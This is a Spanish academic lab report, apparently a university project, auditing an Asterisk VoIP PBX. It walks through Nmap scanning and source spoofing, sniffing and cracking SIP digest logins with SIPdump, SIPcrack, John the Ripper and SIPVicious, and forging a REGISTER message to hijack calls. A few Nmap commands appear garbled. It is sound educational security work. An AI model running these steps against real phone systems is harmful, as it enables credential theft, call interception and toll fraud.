Otra barrera a tener en cuenta son las limitaciones del puesto de trabajo. En el laboratorio se dispone de una sola roseta que da acceso al exterior a través de la centralita de la UNRC-Facultad de Ingeniería. El hecho de estar conectado a una extensión de otra centralita no supone ningún inconveniente ya que el punto de acceso se comporta de la misma forma que si se conectara a la red PSTN directamente.

El único aspecto a tener en cuenta a la hora de configurar Asterisk es que esta segunda centralita obliga a marcar el dígito 0 antes del número de teléfono del destino para indicarle que se quiere hacer una conexión con el exterior.

Además no existe ningún acceso a una red RDSI por lo que la configuración de Asterisk para este tipo de servicios se pospone para futuros estudios.

Esto implica tener un único acceso analógico que limita el servicio a mantener una única conversación activa hacia el exterior. Para contrarrestar esta limitación se ha creado una cuenta de usuario en VoIPBuster<sup>1</sup>, un proveedor de telefonía por Internet que será utilizado por la centralita como otro medio de conexión al exterior.

Para conectar esta IPBX a la PSTN y a los teléfonos analógicos es necesaria una tarjeta con puertos FXS y FXO. Se ha decidido adquirir finalmente la tarjeta OpenVox A800P<sup>2</sup> con los respectivos módulos mencionados (2 FXS-100 y 2 FXO-100). Se ha descartado la opción de tarjetas clónicas más económicas para no comprometer la integridad del sistema, pese a que los fabricantes de este tipo de tarjetas garantizan una total compatibilidad con Asterisk.




Figura 4- Maqueta de trabajo

La centralita a implementar no sólo establecerá y mantendrá cada una de las posibles comunicaciones de voz en la que puedan intervenir alguna de sus extensiones, sino que deberá de ser capaz de ofrecer servicios de valor añadido. Los servicios que se han implementado, entre los muchos que integran a Asterisk, son *voicemail*, MOH, operadora virtual y desvío de llamada.

## 9. Comenzando

Una vez montada la plataforma, se procedió a crear usuarios que por el momento solo harán llamadas internas (es decir no hay troncales definidas). Paralelamente se instalaron en otras máquinas las distribuciones *freewares* de Trixbox<sup>3</sup> y 3CX<sup>4</sup>, si bien los análisis de

1 <http://www.voipbuster.com/es/>

2 Ver anexo III

3 <http://fonality.com/trixbox/>

4 <http://www.3cx.com/>

seguridad se realizarán en la versión de Asterisk nativo, se mencionarán en el informe, cuando se crea conveniente, si las respuestas a los ataques en las otras plataformas fueron diferentes.

Otra consideración que debe aclararse al lector es la modalidad, o punto de vista del cual se realizarán los tests. Los mismos siempre serán pensados del lado del atacante, para así notar los riesgos a los que se expone la central.

Aclarados estos puntos procederemos a resumir los pasos a seguir:

- Escaneo: Descubrimiento de objetivos, reconocimiento de SO.
- Análisis de vulnerabilidades afines a la pila TCP/IP.
- Enumeración: Una vez encontrada una central, procederemos a intentar enumerar sus internos.
- Autenticación: Conseguir *users (usuarios)* y *pass (contraseña)*, tanto de forma pasiva (snifeando la red y descriptando) como activa (intentos por fuerza bruta)
- Manipulación de la Señalización.
- Manipulación de la Transmisión de voz.
- *Fuzzing*.

## 10. Generalidades

### 10.1. Descubriendo objetivos

En esta etapa utilizaremos la herramienta Nmap<sup>5</sup>. Esta es una aplicación multiplataforma usada para explorar redes y obtener información acerca de los servicios, sistemas operativos y vulnerabilidades derivadas de la conjunción de éstos.

Es muy usado por todo aquél que se interesa por las tareas de seguridad y *hacking* en general, desde Administradores de Sistemas a interesados con fines menos respetables. Las técnicas de escaneo que usa Nmap han sido ya implementadas en sistemas de detección de intrusos y *firewalls*, ya que los desarrolladores de sistemas de seguridad también usan Nmap en su trabajo y toman medidas. No obstante, pese a estar ampliamente documentado su funcionamiento, hay formas de escaneo que lo hacen difícil de detectar cuando se trata de obtener información.

### 10.2. Tipos de escaneo

Con Nmap se puede hacer identificación de puertos, de servicios, de direcciones IP, de sistemas Operativos, etc. El estado de un puerto según Nmap puede ser: abierto (*open*), cerrado (*closed*), filtrado (*filtered*) o sin filtrar (*unfiltered*).

Vamos a realizar nuestro primer escaneo, normalmente en toda red LAN el router lo podemos encontrar en la IP privada 192.168.1.1

```
#: nmap -T -Insase -sS 192.168.1.1
22/TCP
23/TCP
80/TCP
5060/TCP
```

---

5 <http://nmap.org/>

Tipos de Escaneo	Descripción
TCP Conect	Se hace una conexión TCP completa con el objetivo
XMAS tree Scan	Se buscan servicios TCP enviando paquetes XMAS tree, los cuales tienen todos los flags seteados: FIN,URG y PSH
SYN stealth Scan	Se envía un paquete SYN y se recibe un SYN-ACK. La conexión TCP no se llega a abrir
Null Scan	Puede ser capaz de pasar a través de los firewalls. Este escaneo tiene todos los flags en off o no seteados.
ACK scan	Es utilizado para mapear objetivos fuera de las reglas de los firewalls. También puede ser usado para detectar puertos.

**Tabla 5- Tipos de Escaneo**

En el gráfico que se representa a continuación muestra que en este caso solo se ha utilizado el *flag* Syn de TCP (se explicará más adelante este tema) para hacer el escaneo.

```

Flags: 0x02 (SYN)
 0... .... = Congestion window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...0 .... = Acknowledgment: Not set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
.... ...0 = Fin: Not set

```

**Figura 5.- Flag SYN de TCP**

### 10.3. Detección de servicios y de versiones

Nmap brinda información de puertos como 25/tcp, 80/tcp y 53/tcp pero a veces es necesario saber qué servicio ó programa está corriendo y utilizando dicho puerto.

Con la opción `-A` podemos elegir que nmap nos muestre esta información en particular:

```

#: nmap -T -lname -A 192.168.1.1
22/TCP      OpenSSH 1.39 (xxxxxxx)
...

```

Como se pudo observar, en la última columna se muestra el servicio y versión.

### 10.4. Tener un listado de direcciones IP

A veces es útil poder tener un archivo con el listado de direcciones IP para hacer la auditoría. Esto es más sencillo de hacer en Linux, con el comando:

```

# nmap -sL 192.168.1.5-7,50,229-230 | grep "not scanned" |
awk '{print $2}' > doc

```

El anterior comando guardará en el archivo de nombre doc las siguientes direcciones IP:

```
# cat doc
192.168.1.5
192.168.1.6
192.168.1.7
192.168.1.50
192.168.1.229
192.168.1.230
```

Luego, el archivo simplemente se lo llama desde Nmap con el argumento -iL seguido del nombre del archivo.

## 10.5. Evasión de Firewalls

Los puertos que son protegidos por un firewall aparecerán como “*filtered*”. Para poder llegar a escanear el servicio exacto se puede valer del manejo de los *flags* de TCP:

*SYN* – Synchronize. Inicializa una conexión entre 2 hosts.  
*ACK* – Acknowledge. Establece una conexión entre 2 hosts.  
*PSH* – Push. El sistema está forwardando data de buffer.  
*URG* – Urgent. La data en los paquetes debe ser procesada rápido.  
*FIN* – Finish. No más transmisiones.  
*RST* – Reset. Resetea la conexión.

También existen las siguientes técnicas:

- Escaneo FTP bounce, utiliza un servidor FTP para poder escanear otro host de la red.
- Escaneo Iddle, se vale de un host zombie.
- Escaneo con fragmentación, la cabecera TCP se fragmenta de 20 bytes a una menor cantidad por paquete.

## 10.6. Cambiando la información de origen

En casos en los cuales se necesite modificar las cabeceras de origen, se puede utilizar un puerto cambiado de origen, igualmente se puede modificar la dirección IP y la MAC.

Ejemplos de uso:

```
--source-port 53: escoge el puerto 53 como puerto origen.
--spooof-mac 000013010101: escoge la MAC 00-00-13-01-01-01 como MAC origen
-S 192.168.1.20 -e eth0: escoge la IP 192.168.1.20 como IP origen y la interfaz eth0 como interfaz de salida.
```

En el caso que se muestra a continuación, se puede observar que el puerto origen fue seteado a 53. Además el comando --reason permite saber cuál fue el tipo de respuesta que envió el *host* escaneado.

```
#: nmap 192.168.1.6 --source-port 53 --reason | grep TCP
21/TCP open ftp syn-ack
22/TCP open ssh syn-ack
```



El escaneo de los servicios nos da información bastante precisa para llevar un control de los hosts de la red sin necesidad de tener que ir por cada equipo revisando su configuración. Para un administrador de red esto es fundamental, pues a nadie le gustaría que un cracker pueda entrar a la red interna mediante la explotación de una vulnerabilidad conocida que no se corrigió (en la jerga informática es “aplicar un *patch*”) a tiempo.

Nada más con entrar a estas páginas se encuentra una relación de vulnerabilidades:

- [www.milw0rm.com](http://www.milw0rm.com)
- [www.saintcorporation.com/cgi-bin/exploits.pl](http://www.saintcorporation.com/cgi-bin/exploits.pl)
- [osvdb.org](http://osvdb.org)
- [www.cert.org](http://www.cert.org)

Un potencial atacante, lo más probable es que busque un *exploit* (punto vulnerable) para penetrar dentro del sistema. Un *exploit* es un programa o secuencia de comandos que se aprovecha de un error, fallo o vulnerabilidad en la programación de un software, por ejemplo, en la validación de un campo de entrada, como lo puede ser el ingresar nombre y apellido.

Es así que auditar con una herramienta muy práctica como Nmap ir actualizando los servicios que se tienen activados es fundamental para resguardar la seguridad informática y de la red.

## 11. Ataques SIP

### 11.1. Enumeración y Autenticación en VoIP

En toda comunicación, servicio o transmisión de dato existe la necesidad de demostrar que los clientes son quienes dicen ser. En VoIP la autenticación requiere que los dos dispositivos que se van a comunicar se autenticuen uno al otro antes de que se produzca cualquier intercambio de información. Esta autenticación mutua esta basada en algún tipo de secreto compartido que es conocido a priori por los dos.

### 11.2. Autenticación del protocolo SIP

El protocolo SIP utiliza el método “*digest access authentication*” para comprobar la identidad de sus clientes. Este método fue originalmente diseñado para el protocolo HTTP, y se trata de un mecanismo bastante simple, basado en *hashes* que evita que se envíe la contraseña de los usuarios en texto claro.

Cuando el servidor quiere autenticar un usuario genera un desafío *digest* que envía al usuario. Un ejemplo de desafío podría ser:

```
Digest realm="iptel.org", qop="auth,auth-int",  
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093", opaque="", algorithm=MD5
```

Destacar que *nonce* es la cadena que genera como desafío utilizando el algoritmo MD5 de algún otro dato.

Después de recibir el desafío el UA pedirá al usuario el nombre y la contraseña (si no están presentes en la configuración del dispositivo) y a partir de ellos y del desafío enviado por el servidor generará una respuesta *digest* como la siguiente:

```
Digest username="jan", realm="iptel.org",  
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093", uri="sip:iptel.org",  
qop=auth, nc=00000001, cnonce="0a4f113b",
```

```
response="6629fae49393a05397450978507c4ef1", opaque=""
```

De una forma similar el campo *response* contendrá la respuesta generada por el UA. Cabe destacar el significado del *uri* que indica la dirección SIP a la que se quiere acceder y el conoce que es una cadena utilizada por el cliente y el servidor que ofrece cierta protección de integridad al mensaje.


Cuando recibe la respuesta del cliente, el servidor realiza exactamente los mismos pasos. Generando una respuesta *digest* a partir del desafío y del *password* del usuario que tiene almacenado en su configuración. Si el *hash* generado coincide con la respuesta del cliente, el usuario acaba de autenticarse demostrando ser quien dice ser.

Cuando el servidor SIP recibe alguna petición SIP, comprueba si en el mensaje se encuentran las credenciales que autenticuen al usuario, en caso contrario, generará un mensaje de error 401 *Unauthorized* al cliente incluyen el desafío *digest* para iniciar el proceso de autenticación.

El siguiente ejemplo muestra un mensaje REGISTER que contiene las credenciales *digest*.

```
REGISTER sip:iptel.org SIP/2.0.
Via: SIP/2.0/UDP 195.37.78.121:5060.
From: sip:jan@iptel.org.
To: sip:jan@iptel.org.
Call-ID: 003094c3-bcfea44f-40bdf830-2a557714@195.37.78.121.
CSeq: 102 REGISTER.
User-Agent: CSCO/4.
Contact: <sip:jan@195.37.78.121:5060>.
Authorization: Digest username="jan",realm="iptel.org",
    uri="sip:iptel.org",response="dab81127b9a7169ed57aa4a6ca146184",
    nonce="3f9fc0f9619dd1a712b27723398303ea436e839a",algorithm=md5.
Content-Length: 0.
Expires: 10.
```

Resumiendo: Proceso de Registración en SIP:



## 11.3. Capturando logins SIP con SIPdump

SIPdump es una aplicación que captura *logins* de SIP, pero también analiza tráfico SIP a partir de una captura en formato pcap que haya capturado previamente otro *sniffer*, como Tcpcap o Ethereal. Para que SIPdump analice dicha captura especificaremos la ruta donde se encuentre dicho archivo con la opción *-f* y con *-d* el archivo donde volcará las capturas SIP que encuentre, en caso de no existir previamente, SIPdump lo creará.

```
# ./sipdump -f capturaSIP.pcap -d fichdump
SIPdump 0.1 ( MaJoMu | www.remote-exploit.org )
```

\* Using tcpdump data file 'capturaSIP.pcap' for sniffing

```

* Starting to sniff with filter 'tcp or udp'
* Adding 192.168.0.35:50451 <-> 192.168.0.1:50195 to monitor list...id 0
* New traffic on monitored connection 0 (192.168.0.35 -> 192.168.0.1)
* Found challenge response (192.168.0.35:50451 <-> 192.168.0.1:50195)
* Wrote sniffed login 192.168.0.35 -> 192.168.0.1 (User: '200') to dump file
* Exiting, sniffed 1 logins

```

Además, SIPdump también puede funcionar como *sniffer* de logins SIP. Para ello debemos especificar la interfaz de red por la cual vamos a “sniffear” con la opción -i y el nombre del archivo que contendrá todas las capturas SIP con -d:

```

# ./sipdump -i eth0 -d captura.dump
SIPdump 0.1 ( MaJoMu | www.remote-exploit.org )

```

```

* Using dev 'eth0' for sniffing
* Starting to sniff with filter 'tcp or udp'

```

Una vez puesto a capturar el SIPdump, en otro host de la red abriremos un softphone que se registre contra un servidor Asterisk y haga una llamada:

```

* Adding 192.168.1.35:50451 <-> 192.168.1.100:50195 to monitor list...id 0
* New traffic on monitored connection 0 (192.168.1.35 -> 192.168.1.100)
* Found challenge response (192.168.1.35:50451 <-> 192.168.1.100:50195)
* Wrote sniffed login 192.168.1.35 -> 192.168.1.100 (User: '100') to dump file

```

## 11.4. Crackeando la contraseña usando SIPcrack

SIPcrack es una herramienta para obtener usuarios y contraseñas SIP en una red, de uso relativamente sencillo. Una vez que tenemos el *hash* de la contraseña del *login* SIP que hemos capturado previamente, podremos lanzar dos tipos de ataque contra dicho *hash*: ataque por diccionario o por fuerza bruta.

### 11.4.1. Ataque por diccionario

Lo primero que haremos es bajar algún diccionario que usaremos de referencia. En la red se pueden encontrar cientos de estos ya confeccionados. Un atacante con experiencia podría adaptarlo a sus necesidades ahorrándose mucho tiempo a la hora de “crackear”. Luego con la opción -w especificamos que vamos a romper la contraseña a partir de un archivo, en este caso un diccionario. Sino tenemos ningún diccionario de castellano instalamos el paquete *wspanish*<sup>6</sup> desde el apt. Con la opción -d le indicamos el archivo en el que hemos capturado previamente el *login* SIP con el SIPdump.

```

# apt-get install wspanish
# ./sipcrack -w /usr/share/dict/spanish -d captura.dump
A continuación nos aparecerá la lista de logins SIP, con sus hashes correspondientes, que
hemos capturado previamente con el SIPdump, de la cual elegiremos cual queremos crackear.
SIPcrack 0.1 ( MaJoMu | www.remote-exploit.org )
--
* Reading and parsing dump file...
* Found Accounts:

```

Num Server	Client	User	Algorithm	Hash / Password
1	192.168.1.100	192.168.1.35	100 MD5	140c0b72f294abd9f4e13eea081a0307

<sup>6</sup> Este paquete contiene una lista alfabética de palabras en español.

```

* Select which entry to crack (1 - 1): 1
* Generating static MD5 hash...495ff79e6c8f0378a7c029289a444573
* Starting bruteforce against user '100' (MD5 Hash:
'140c0b72f294abd9f4e13eea081a0307')
* Loaded wordlist: '/usr/share/dict/spanish'
* Tried 47492 passwords in 1 seconds
* Found password: 'hola'
* Updating 'captura.dump'...done

```

Una vez crackeada la contraseña, la próxima vez que ejecutamos SIPcrack nos la mostrará en texto plano.

## 11.4.2. Ataque por fuerza bruta

Para realizar este ataque vamos a necesitar el crackeador de contraseñas “*John the Ripper*”<sup>7</sup>. Podemos descargarlo desde la página oficial: <http://www.openwall.com/john> o podemos instalarlo desde el apt:

```
# apt-get install John
```

La opción `-incremental[=mode]` sirve para generar caracteres aleatorios. Mode acepta los siguientes valores:

```

-incremental=alpha genera letras.
-incremental=digits genera sólo números.
-incremental=all genera caracteres alfanuméricos.

```

Si no se especifica nada tras la opción `-incremental`, John the ripper probará todas las posibilidades según el archivo de configuración, que se encuentra en `/etc/john/john.conf`.

```

[Incremental:All]
File = /usr/share/john/all.chr
MinLen = 5
MaxLen = 5
CharCount = 95

[Incremental:Alpha]
File = /usr/share/john/alpha.chr
MinLen = 5
MaxLen = 5
CharCount = 26

[Incremental:Digits]
File = /usr/share/john/digits.chr
MinLen = 5
MaxLen = 5
CharCount = 10

```

Con la opción `-stdout[:length]` lo redirige a la salida estándar. Si conocemos el tamaño máximo de la contraseña a romper podemos especificarlo tras los dos puntos.

Para más información sobre las opciones de “*John the ripper*”, en la página oficial hay una documentación online: <http://www.openwall.com/john/doc>.

Redirigimos la lista de todas las combinaciones posibles a un archivo.

---

<sup>7</sup> Es un programa de criptografía que aplica fuerza bruta para descifrar contraseñas

```
# john --incremental=alpha --stdout > archivo.txt
words: 11881376 time: 0:00:00:03 w/s: 3960458 current: uxjqv
```

Ahora vamos a romper la contraseña a partir del archivo generado por “John the ripper” y elegimos el *login* SIP que vamos a crackear.

```
# ./sipcrack -w archivo.txt -d captura.dump
SIPcrack 0.1 ( MaJoMu | www.remote-exploit.org )
-----
* Reading and parsing dump file...
* Found Accounts:
Num      Server      Client      User      Algorithm  Hash / Password
1       192.168.1.100  192.168.1.35  101      MD5
d666ff953dff9b05a54d0457ab671c78
2       192.168.1.100  192.168.1.35  200      PLAIN      hola
3       192.168.1.100  192.168.1.35  200      PLAIN      hola
4       192.168.1.100  192.168.1.35  101      MD5
da08487896afd6920a077661bfd3997d
* Select which entry to crack (1 - 4): 4
* Generating static MD5 hash...495ff79e6c8f0378a7c029289a444573
* Starting bruteforce against user '101' (MD5 Hash:
'da08487896afd6920a077661bfd3997d')
* Loaded wordlist: 'archivo.txt'
* Tried 5585 passwords in 0 seconds
* Found password: 'asdfg'
* Updating 'captura.dump'...done
```

...

Otra opción analizada por el grupo para realizar este tipo de ataque es utilizando la herramienta de código abierto creada en Python: SIPVICIOUS. Aclaremos a nuestro lector que deberá tener instalado un compilador de Python, además en los anexos se adjuntan las herramientas que fueron adaptadas a nuestras necesidades. A continuación mencionamos los resultados obtenidos sobre la implementación de Asterisk de Trixbox.

Asumimos que la red en la que se encuentra nuestra víctima es 192.168.0. EL atacante (o sea nosotros también pertenecemos a la misma).

svmap.py: es el primer comando que lanzaremos para descubrir posibles servidores Asterisk:

```
$ ./svmap 192.168.1.1/24
| SIP Device      | User Agent |
-----
| 192.168.1.103:5060 | Asterisk PBX |
$
```

Luego de encontrar nuestra víctima se procede a realizar una identificación de posibles usuarios:

```
$ ./svwar.py 192.168.1.103
| Extension | Authentication |
-----
| 123      | reqauth      |
| 100      | reqauth      |
| 101      | noauth       |
$
```

Finalmente, identificados los usuarios podemos realizar el crackeo de *password* de dos maneras: la primera es por defecto:

```

$ ./svcrack.py 192.168.1.103 -u 100
| Extension | Password |
-----
| 100      | 100      |
$
// En este ejemplo se realiza el ataque al usuario 100

```

La segunda es crear un diccionario a medida que contenga los posibles *passwords*. Existen en la red diccionarios con miles de *passwords* comunes.

```

$ ./svcrack.py 192.168.1.103 -u 123 -d dictionary.txt
| Extension | Password |
-----
| 123      | secret   |

```

## 11.5. Registro de un usuario a un "registrar server<sub>8</sub>" SIP

Todos los usuarios deben registrarse en un servidor para poder ser localizados y establecer comunicaciones en SIP. Bob (o mejor dicho el agente de usuario de Bob, tal vez más conocido como el teléfono de Bob) envía un mensaje a su "registrar server" informando de su localización actual en la IP 192.168.1.2. El Registrar almacena la asociación entre el usuario (666333999) y su localización actual (192.168.1.2) en un servidor de localización que será usado por otros proxies para localizar al usuario.

Mensaje *Register*

```

REGISTER sip:192.168.1.8 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.2;rport;branch=z9hG4bKdkmdbzay
Max-Forwards: 70
To: "Bob" <sip:666333999@192.168.1.8>
From: "Bob" <sip:666333999@192.168.1.8>;tag=arkwv
Call-ID: lzgimxkukrjmcbg@bobiphone
CSeq: 801 REGISTER
Contact: <sip:666333999@192.168.1.2>;expires=3600
Authorization: Digest
username="202",realm="asterisk",nonce="756e89fb",uri="sip:192.168.1.8",response="9
14c7932543acb737fbb6c285facc9b6",algorithm=MD5
Allow:
INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
User-Agent: Twinkle/1.2
Content-Length: 0

```

- En cuanto a las posibles respuestas no entraremos en excesivos detalles.
- En primera instancia se nos devolverá un mensaje SIP 100 Trying
- Si el registro es exitoso el servidor nos enviará con un mensaje SIP 200 OK
- En caso contrario se le devolverá un mensaje SIP 403 Forbidden (Bad auth)

---

<sup>8</sup> Un Registrar es un servidor que acepta peticiones REGISTER y pone la información que recibe de esas peticiones en el servicio de localización para el dominio que maneja.

## Establecer una comunicación

Bob ya está registrado y por tanto su "location server" ya sabe donde encontrarlo, nuestra segunda invitada Alice ha seguido el mismo procedimiento con su *register*.

Alice necesita decirle algo muy importante a Bob y marca los dígitos necesarios en su teléfono IP para llamar a Bob. Pero no nos vamos a centrar en lo que hace Alice sino en lo que hace su agente de usuario y su *proxy* SIP, junto con los de Bob.

Para iniciar la comunicación el agente de usuario de Alice le mandará un mensaje INVITE al agente de usuario de Bob. Bien, realmente se lo mandará al *proxy* SIP de Alice, este al *proxy* SIP de Bob, este le pedirá al registrar donde está Bob y finalmente le acabará mandado el INVITE a Bob.

### Mensaje INVITE

```
INVITE sip:666333999@192.168.1.8 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.2;rport;branch=z9hG4bKxmcgvwyg
Max-Forwards: 70
To: <sip:666333999@192.168.1.8>
From: "Alice" <sip:999333666@192.168.10.8>;tag=dptul
Call-ID: ygcnttjqbsjirms@aliceipphone
CSeq: 333 INVITE
Contact: <sip:999333666@192.168.10.12>
Content-Type: application/sdp
Allow:
INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
Supported: replaces,norefersub,100rel
User-Agent: Twinkle/1.2
Content-Length: 306
```

Aquí también se incluyen codecs posibles entre otros en la descripción de la sesión (protocolo SDP)

```
v=0
o=twinkle 1350139666 916509230 IN IP4 192.168.10.12
s=-
c=IN IP4 192.168.10.12
t=0 0
m=audio 8000 RTP/AVP 98 97 3 8 0 101
a=rtpmap:98 speex/16000
a=rtpmap:97 speex/8000
a=rtpmap:3 GSM/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-15
a=ptime:20
```

El *proxy* avisa a Alice de que está buscando a Bob con un mensaje SIP 100 Trying. El teléfono IP de Bob empieza a sonar para que Alice sepa de ello el *proxy* le mandará un mensaje SIP 180 Ringing. Bob descuelga el teléfono y le responderá a Alice de la misma manera con un mensaje SIP 200 OK y con la descripción de la sesión usando el protocolo SDP.

```

v=0
o=root 12214 12214 IN IP4 192.168.1.8
s=session
c=IN IP4 192.168.1.8
t=0 0
m=audio 15082 RTP/AVP 0 8 101
a=rtpmap:0 PCMU/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-16
a=silenceSupp:off - - - -
a=ptime:20
a=sendrecv

```

Alice le responde con un mensaje SIP ACK sip:666333999@192.168.1.8 y ya estamos listos ya que un flujo de paquetes RTP transporta la interesante conversación de Alice y Bob. Tan interesante que nos encantaría transcribirla aquí aunque lamentablemente como no hemos llegado todavía a la parte de *eavesdropping* no ha sido posible.

Bob se ha molestado ya que al parecer se ha dado cuenta que estábamos husmeando en su red y cuelga el teléfono de repente, ello conlleva que le mande a Alice un mensaje SIP BYE sip:999333666@192.168.10.8 y Alice le responderá con un mensaje SIP 200 OK.

Acto seguido le pedimos disculpas a Bob y le explicamos que hicimos todo esto con finalidades educativas, pero también le indicamos todas las cosas malas que se podían llegar a hacer con su sistema telefónico y que transcribimos a continuación.

## 11.6. Secuestro de REGISTER (REGISTER hijacking)

Una petición REGISTER contiene una cabecera Contact. Esta cabecera indica la dirección IP del dispositivo del usuario (bien sea una terminal física o de un *softphone*). Cuando el *proxy* recibe una petición para procesar una llamada entrante (hecho conocido como INVITE), este realiza una búsqueda para identificar donde puede contactar al usuario. En el caso del ejemplo el usuario con el número de teléfono 666333999 puede encontrarse en la dirección IP 192.168.1.2, por tanto el servidor *proxy* reenvía la petición INVITE a esta dirección IP.

El atacante manda una petición de REGISTER modificada. En esta petición, todas las cabeceras y parámetros del mensaje permanecen intactos a excepción de la cabecera Contact. Esta información que se ha cambiado en la cabecera Contact es la dirección IP (192.168.11.210) que es la del dispositivo del atacante. Esta petición se manda al SIP *registrar server* en la dirección IP 192.168.1.8

Mensaje Register

```

REGISTER sip:192.168.1.8 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.2;rport;branch=z9hG4bKdkmdbhay
Max-Forwards: 70
To: "Bob" <sip:666333999@192.168.1.8>
From: "Bob" <sip:666333999@192.168.1.8>;tag=arkwv
Call-ID: lzgimxkukrjmcgbg@bobipphone
CSeq: 801 REGISTER
Contact: <sip:666333999@192.168.11.210>;expires=3600
Authorization: Digest

```

```
username="202",realm="asterisk",nonce="756e89fb",uri="sip:192.168.1.8",response="914c7932543acb737fbb6c285facc9b6",algorithm=MD5
Allow:
INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
User-Agent: Twinkle/1.2
Content-Length: 0
```

Para este ataque puede utilizarse la herramienta SiVus<sup>9</sup>. Podemos resumir el ataque en 2 grandes bloques:

El primero, desactivar el registro legítimo del usuario. Esto se puede hacer de varias maneras:

1. **Realizando un ataque DoS (Denegación de servicio) contra el dispositivo del usuario**

2. **Desregistrando el usuario**

- Mandar peticiones REGISTER en un corto espacio de tiempo (por ejemplo cada 10-15 segundos) con la finalidad de desarmar la petición REQUEST legítima del usuario.
- El segundo, mandar una petición REGISTER con la IP del atacante en lugar de la del usuario legítimo.

Existen dos causas que hacen posible este ataque:

1. Los mensajes de señalización en SIP se envían como texto plano. Esto permite a un atacante recolectar, modificar y reenviar estos mensajes según le convenga.
2. La actual implementación de los mensajes de señalización SIP no soportan integridad del contenido del mensaje, por tanto las modificaciones realizadas en el ataque no son detectadas.

Este puede ser un ataque exitoso incluso si el *proxy* SIP remoto requiere autenticación del registro de usuario, ya que como acabamos de comentar los mensajes SIP se envían en texto plano permitiendo ser capturados, modificados y reenviados. Esto permite al atacante realizar gran variedad de ataques incluyendo llamadas fraudulentas o redirigir las comunicaciones. En una empresa, un atacante incluso puede desviar llamadas a personas no autorizadas.

**NOTA:** Este ataque no es posible en una implementación SIPS (SIP sobre TLS) y autenticando peticiones y respuestas SIP (que pueden incluir protecciones de integridad). Esto se detallará más adelante.

---

<sup>9</sup> SiVuS es un escáner de vulnerabilidades para redes VoIP que utilizan el protocolo SIP.

## 12. Seguridad en RTP

Hasta este momento el lector notará que se han analizado los riesgos y compromisos desde el punto de vista de la señalización (SIP). Sin embargo como se detalló en los primeros capítulos, la voz es transmitida en un protocolo denominado RTP (*Real Time Transport Protocol*). A continuación se procederá a detallar los principales problemas que pueden surgir en dicha implementación, previamente se hará una breve introducción a el protocolo RTP.

RTP es un protocolo de nivel de sesión utilizado para la transmisión de información en tiempo real, como por ejemplo audio y vídeo en una video-conferencia.

Para encapsular los datos en la pila de TCP/IP se sigue la siguiente estructura:

Paquetes de datos VoIP  
RTP  
UDP  
IP  
Capas I,II

Los paquetes de VoIP se encuentran en el protocolo RTP el cual esta dentro de los paquetes UDP-IP.

1) VoIP no usa el protocolo de TCP porque es demasiado pesado para las aplicaciones de tiempo real así es que para eso usa el datagrama de UDP.

